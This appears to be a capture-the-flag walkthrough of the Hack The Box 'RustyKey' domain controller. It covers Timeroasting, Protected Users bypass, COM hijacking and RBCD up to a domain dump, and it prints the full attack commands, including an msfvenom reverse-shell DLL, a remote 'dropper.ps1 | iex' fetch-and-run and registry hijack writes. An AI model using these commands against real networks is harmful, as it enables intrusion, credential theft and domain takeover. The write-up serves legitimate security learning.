53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-29 16:18:02Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not FoundService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windowsHost script results:| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required| smb2-time:| date: 2025-06-29T16:18:16|_ start_date: N/A|_clock-skew: 8h00m00s
Even if this is an assume breach machine I still have to perform a nmap scan to find out what I am dealing with. Based on the ports I am yet again dealing with a Domain Controller for the rustykey.htb domain. So I add the FQDN dc.rustykey.htb followed by the domain to my /etc/hosts file. I also have a clock skew of 8 hours with the machine, which will cause errors when doing Kerberos stuff.
Foothold
Machine Information
As is common in real life pentests, you will start the box with credentials for the following account: rr.parker / 8#t5HE8L!W3A
Internal Recon
As a first step I want to take a look at potentially exposed information in SMB shares. However using “simply” username and password with nxc will throw a NT_STATUS_NOT_SUPPORTED error. Which is likely due to NTLM being disabled so I switch to Kerberos. While I usually sync my time to the DC using rdate this fails on this machine so I prefix my commands with faketime instead to use the correct time.
With Kerberos properly configured there should now be no issues collecting information using bloodhound-ce-python. Within the console output the large number of computer objects peaks my interest, since a) there is usually only one and b) they are there for a reason.
$ faketime -f +8h bloodhound-ce-python --dns-tcp --dns-timeout 10 -u 'rr.parker' -p '8#t5HE8L!W3A' -ns 10.129.174.192 -c All --zip --dns-timeout 10 -d rustykey.htbINFO: BloodHound.py for BloodHound Community EditionINFO: Found AD domain: rustykey.htbINFO: Getting TGT for userINFO: Connecting to LDAP server: dc.rustykey.htbINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 16 computersINFO: Connecting to LDAP server: dc.rustykey.htbINFO: Found 12 usersINFO: Found 58 groupsINFO: Found 2 gposINFO: Found 10 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Querying computer: dc.rustykey.htbINFO: Done in 00M 08SINFO: Compressing output into 20250629182255_bloodhound.zip
Timeroast
With the data ingested into Bloodhound I started looking for interesting outbound object control. The initial user rr.parker has no useful outbound object control. So I go back the 16 computer object and use the following Cypher query to find an usable edge. The query was adopted from the “Dangerous privileges for Domain Users group” built-in query.
MATCH p=(c:Computer)-[:Owns|GenericAll|GenericWrite|WriteOwner|WriteDacl|ForceChangePassword|AddMember|HasSession|GPLink|AllowedToDelegate|AddSelf|ReadGMSAPassword|WriteSPN|AddKeyCredentialLink|WriteAccountRestrictions|WriteGPLink]->(:Base)WHERE NOT c.objectid ends with '1000'RETURN p

Here I can see that the IT-Computer3$ account has the ability to add themselves to the HelpDesk group, which in turn as we will see shortly has further outbound object control.
Initially I thought access to the computer account would be achieved via Pre2K, but this is not the case here. So after looking for ways to gain access to legacy computer accounts (based on the name of the machine) I found out about TimeRoasting.
Timeroasting
This technique is introduced by Microsoft trying to fix potential attack vectors related to unauthenticated NTP. Which you would see most of the time in HTB machine and said authentication is very likely the cause of rdate not working.
To address the issue an extension was added to NTP so that the NTP responses are cryptographically authenticated. Meaning when a computer is asking the DC for the time, the DC will add a Message Authentication Code to the response that uses the NTLM hash of the computer as a key.
The paper also outline how this is handled in legacy system, where the MAC is created as such MD5(MD4(computer-pwd) || NTP-response). Allowing for rather quick bruteforcing of passwords.
Link to the paper: Timeroasting: Attacking Trust Accounts in Active Directory
Thankfully nxc already has a module to perform this attack, so I only have to slightly alter my previous command. This returns the potentially crackable hashes for all computer accounts. I could try to recover password from all of them but based on the Bloodhound graph I primarily care about IT-Computer3$, which has a RID of 1125.
$ faketime -f +8h nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k -M timeroastSMB dc.rustykey.htb 445 dc [*] x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)SMB dc.rustykey.htb 445 dc [+] rustykey.htb\rr.parker:8#t5HE8L!W3ATIMEROAST dc.rustykey.htb 445 dc [*] Starting Timeroasting...TIMEROAST dc.rustykey.htb 445 dc 1103:$sntp-ms$5769a765bd29a171ef7f7a634b8a75e4$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1105:$sntp-ms$6b1b890705616fc90b280aee27962a65$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1106:$sntp-ms$f7ef09ac3110b1cd4c4a9374ddc32ffd$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1107:$sntp-ms$aa0149cea00688b484769006dbcf3348$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1118:$sntp-ms$e0375606c9d43e05da9b58447e52349f$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1119:$sntp-ms$cd27ab5a2bb18cd5696ba983cd10ddce$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1120:$sntp-ms$aae5d2894b21d04ef4ef8678a94ee587$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1121:$sntp-ms$a9705d8fe8510ffd1f9bbf34559f67ee$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1122:$sntp-ms$65ea92ebf8a569e874f3a111ce1941e0$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1123:$sntp-ms$cecd722849dc16d8daffab21e601809b$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1124:$sntp-ms$2af23b48aab555cc3f15b038aad69e5a$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1125:$sntp-ms$1c53b177aef63732869b6cd5d0a794fe$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1126:$sntp-ms$0e7dfe10ad574c3913d47f1ee1307605$1c0111e900000000000a0ad44c4f434cec0be4f[...]TIMEROAST dc.rustykey.htb 445 dc 1127:$sntp-ms$b21d019bd3bdcb19534ee0a571aff2b9$1c0111e900000000000a0ad44c4f434cec0be4f[...]
This hashformat is only available in the beta version of Hashcat, which you can download from here. Using this version I can quickly recover the plaintext password for IT-Computer3$.
For use in further actions I get a TGT for the now compromised computer account.
$ faketime -f +8h getTGT.py 'rustykey.htb/IT-Computer3$:Rusty88!'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies[*] Saving ticket in IT-Computer3$.ccache
Privilege Escalation
DACL Abuse

As said before the HelpDesk group, which I can now add myself, has outbound object control over several users and one group. All the users expect dd.ali are a member of the Remote Management Users group. Also gg.anderson is currently disabled so and since I have no GenericWrite/All over them I can’t enable them. Lastly there is the AddMember edge over the Protected Objects group, which will be relevant shortly.
The goal now is to add IT-Computer3$ to the HelpDesk group and after adding the account to the group getting a new TGT, which will now include the updated group membership.
However when trying to authenticate as one of these users I get the following error, which is caused by them being a member of the Protected Users group1. Being of said group limits what encryption types you can use when requesting a TGT, by disallowing the use of DES or RC4 encryption types in Kerberos preauthentication.
$ faketime -f +8h getTGT.py 'rustykey.htb/ee.reed:Sup3rP@ssw0rd'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companiesKerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
Protected Users

Looking at how these users are a member of Protected Users I see that they are added to the group via an intermediate group called Protected Objects. So if I can remove the IT and Support group from it the users are no longer part of Protected Users.
Now this is the part where Bloohound “lies” to you a little bit. While one might think that AddMember edge mean I only add and not remove members this is not the case. This edge actually means you are allowed to write to the members attribute of a group object. So I am not relegated to only adding members but also removing them.
With that said I can now use bloodyAD to remove the IT and Support groups from Protected Objects to break the chain of memberships and remove the targeted users from Protected Users.
And now I can successfully request TGT for both of the accounts. (You might have to redo the password reset, since there is a clean-up script running)
$ faketime -f +8h getTGT.py 'rustykey.htb/bb.morgan:Sup3rP@ssw0rd'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies[*] Saving ticket in bb.morgan.ccache$ faketime -f +8h getTGT.py 'rustykey.htb/ee.reed:Sup3rP@ssw0rd'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies[*] Saving ticket in ee.reed.ccache
Even though both users are part of Remote Management Users only bb.morgan can connect to the machine through winRM. It seems something else is blocking the logon of ee.reed via winRM.
For convenience and stability I use the winRM session to get a Sliver beacon as bb.morgan on the machine. Since no Av is present you could simply transfer the binary or you any other tooling that you might have.
bb.morgan@sliver$ ls desktopC:\users\bb.morgan\desktop (2 items, 2.0 KiB)=============================================-rw-rw-rw- internal.pdf 1.9 KiB Wed Jun 04 09:15:52 -0700 2025-r--r--r-- user.txt 34 B Sun Jun 29 13:57:24 -0700 2025
COM Hijacking
After gaining access I discover a document called internal.pdf in the documents folder of bb.morgan. Based on the contents I can infer some hints about the next attack step.
The members of the support group have some special permissions within the Registry
Related to a compression/archiving tool, i.e. WinRar,7z,PeaZip,…
And some potential keywords like the context menu and shell actions
From: bb.morgan@rustykey.htbTo: support-team@rustykey.htbSubject: Support Group - Archiving Tool AccessDate: Mon, 10 Mar 2025 14:35:18 +0100Hey team,As part of the new Support utilities rollout, extended access has been temporarily granted to allowtesting and troubleshooting of file archiving features across shared workstations.This is mainly to help streamline ticket resolution related to extraction/compression issues reportedby the Finance and IT teams. Some newer systems handle context menu actions differently, soregistry-level adjustments are expected during this phase.A few notes:- Please avoid making unrelated changes to system components while this access is active.- This permission change is logged and will be rolled back once the archiving utility is confirmedstable in all environments.- Let DevOps know if you encounter access errors or missing shell actions.Thanks,BB MorganIT Department
Since only ee.reed has these special permissions over something I want to get a beacon as this user. Given that winRM did not work, but now I am already on the system I can use RunasCs.
For this to work I had to have access to the password of ee.reed, so change it again if has been reset, and they also had to be removed from Protected Users. Otherwise RunasCs will error out due to the restrictions applied to the account. Most of the time RunasCs either errors out or works instantly. So if you dont want to wait for the assembly to time out you can set the time a bit lower than the standard 60 seconds.
bb.morgan@sliver$ execute-assembly -t 30 /home/kali/tools/sharpcollection/_RunasCs.exe 'ee.reed' 'Sup3rP@ssw0rd' 'C:\ProgramData\beacon.exe' -d rustykey.htb[*] Output:[-] RunasCsException: LogonUser failed with error code: Account restrictions are preventing this user from signing in. For example: blank passwords aren't allowed, sign-in times are limited, or a policy restriction has been enforcedbb.morgan@sliver$ execute-assembly -t 30 /home/kali/tools/sharpcollection/_RunasCs.exe 'ee.reed' 'Sup3rP@ssw0rd' 'C:\ProgramData\beacon.exe' -d rustykey.htb[*] Beacon 3a8b5c15 ANCIENT_REFERENCE - 10.129.189.254:58839 (dc) - windows/amd64
With access as ee.reed it was not time to look for what special permissions I had in the Registry and how to abuse them. However while doing the user-part of the box I was a bit stumped about the Timeroasting and also took a look at the applied GPOs.
They are stored either in the SYSVOL share or locally under C:\Windows\Sysvol\Domain. Most of the things in the GPO just set basic privileges, who can logon interactively and disable NTLM as so forth. Among these benign changes one modification of the security descriptor of a Registry key stood out.
Now this key is a bit special since it related to COM objects. They can be described as some form of “shared libraries”, so a COM object can expose an interface that other software can interact with to use the provided functions, as to not implement them again. Each of these COM objects is given a CLSID (it a GUID) to keep track of them in the Registry and define which binary is providing the functionality.
Dissecting the SDDL (A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132), that contains the SID of the support group, shows the following access permissions. Which allow me all access right to the key and it is inherited to child objects within.
A: Allow
CI: Container inherit
KA: Key all access
S-1-5-21-3316070415-896458127-4139322052-1132: SID of support
Based on the internal documents (and a captured Session of mm.turner in BloodHound) my next step is to perform COM Hijacking to change the binary behind the CLSID to a malicious one that gets me a shell as mm.turner. But before I do that I just read the values through Sliver functionality.
Now sadly Sliver beacons generated using -f shared to get a DLL and even --run-at-load fail to exploit the COM Hijacking. There is even an discussions fro 2023, that describes the issue2. So I add some better tooling for this to my TODO list and fallback to msfvenom to generate a usable DLL.
$ msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.10.14.35 LPORT=9000 -f dll -o 7-zip.dll[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x64 from the payloadNo encoder specified, outputting raw payloadPayload size: 1889 bytesFinal size of dll file: 9216 bytesSaved as: 7-zip.dll
I upload the DLL to the machine and use Sliver beacon as ee.reed to overwrite the Registry values. I set the (Default) value of InProcServer32 to point to my malicious DLL and also set the ThreadingModel to Both to increase the reliability and compatibility of my DLL when it’s loaded.
ee.reed@sliver$ registry write --hive HKLM --type string "SOFTWARE\\Classes\\CLSID\\{23170F69-40C1-278A-1000-000100020000}\\InProcServer32\\" "C:\ProgramData\7-zip.dll"[*] Value written to registryee.reed@sliver$ registry write --hive HKLM --type string "SOFTWARE\\Classes\\CLSID\\{23170F69-40C1-278A-1000-000100020000}\\InProcServer32\\ThreadingModel" "Both"[*] Value written to registry
While I was doing that I also started a local netcat listener to catch the incoming reverse shell and shortly afterwards use it to execute a Sliver beacon as mm.turner.
$ rlwrap nc -lvnp 9000listening on [any] 9000 ...connect to [10.10.14.151] from (UNKNOWN) [10.129.248.37] 63978Windows PowerShell running as user mm.turner on DCCopyright (C) Microsoft Corporation. All rights reserved.PS C:\Windows> iwr -useba http://10.10.14.151:8443/dropper.ps1 | iex
RBCD

During the initial look at the BloodHound a clear path from mm.tuner to domain compromise via RBCD is readily shown using one the generic shortest path queries. Now as in Vintage there is also a second Domain Admin called backupadmin. In a very similar fashion to Vintage the original Administrator is marked as sensitive meaning I cannot impersonate them during the S4U2self/S4U2Proxy step. This attribute is not set for backupadmin, which has similar rights so I can freely impersonate them.
Since you need some to full some prerequisites when exploiting RBCD I will show two of the three “starting points”. The third one being creating you own computer account, which is not possible here since ms-DS-MachineAccountQuota is set to 0.
I Computer Account
While I cannot create a new computer account, during the compromise of the machine, I already gained access to IT-Computer3$. So I just have to look up the SID of the account and than from the mm.turner beacon I can use StandIn to configure RBCD on the domain controller.
mm.turner@sliver$ standin -- --computer "DC" --sid S-1-5-21-3316070415-896458127-4139322052-1125 --domain rustykey.htb[*] standin output:[?] Using DC : dc.rustykey.htb[?] Object : CN=DC Path : LDAP://CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb[+] SID added to msDS-AllowedToActOnBehalfOfOtherIdentity
Since I still have a valid .ccache for IT-Computer3$ I switch back to Linux and use getST.py to exploit RBCD and get a ticket for the backupadmin. Which would allow me to use secretsdump.py to dump the domain.
Another option is the use any account with a SPN set or one where you have the ability to set a SPN. In this environment the helpdesk group does not only have ForceChangePassword but also GenericWrite over the user dd.ali. So I can give them a SPN and use them instead for RBCD.
Failure
I intended to do this chain completely from within Sliver starting with re-adding IT-Computer3$ to the helpdesk group. However for unknown reasons StandIn could not change the password of dd.ali, no matter how I passed credentials it either directly as arguments or by using Rubeus/make-token to import the TGT of IT-Computer3$.
So instead I start with IT-Computer3$ already being added to the helpdesk group as shown previously. With that I can use StandIn to add a SPN to dd.ali. This can be done from any beacon since the alternate credentials are provided as arguments.
As in the previous section I add the SID of the controlled user with a SPN, in this case dd.ali, to msDS-AllowedToActOnBehalfOfOtherIdentity using StandIn.
mm.turner@sliver$ standin -- --computer "DC" --sid S-1-5-21-3316070415-896458127-4139322052-1143 --domain rustykey.htb[*] standin output:[?] Using DC : dc.rustykey.htb[?] Object : CN=DC Path : LDAP://CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb[+] SID added to msDS-AllowedToActOnBehalfOfOtherIdentity
Same as before I use getSt.py to perform S4U2self/S4U2Proxy to impersonate the backupadmin user account and ultimately dump the entire domain.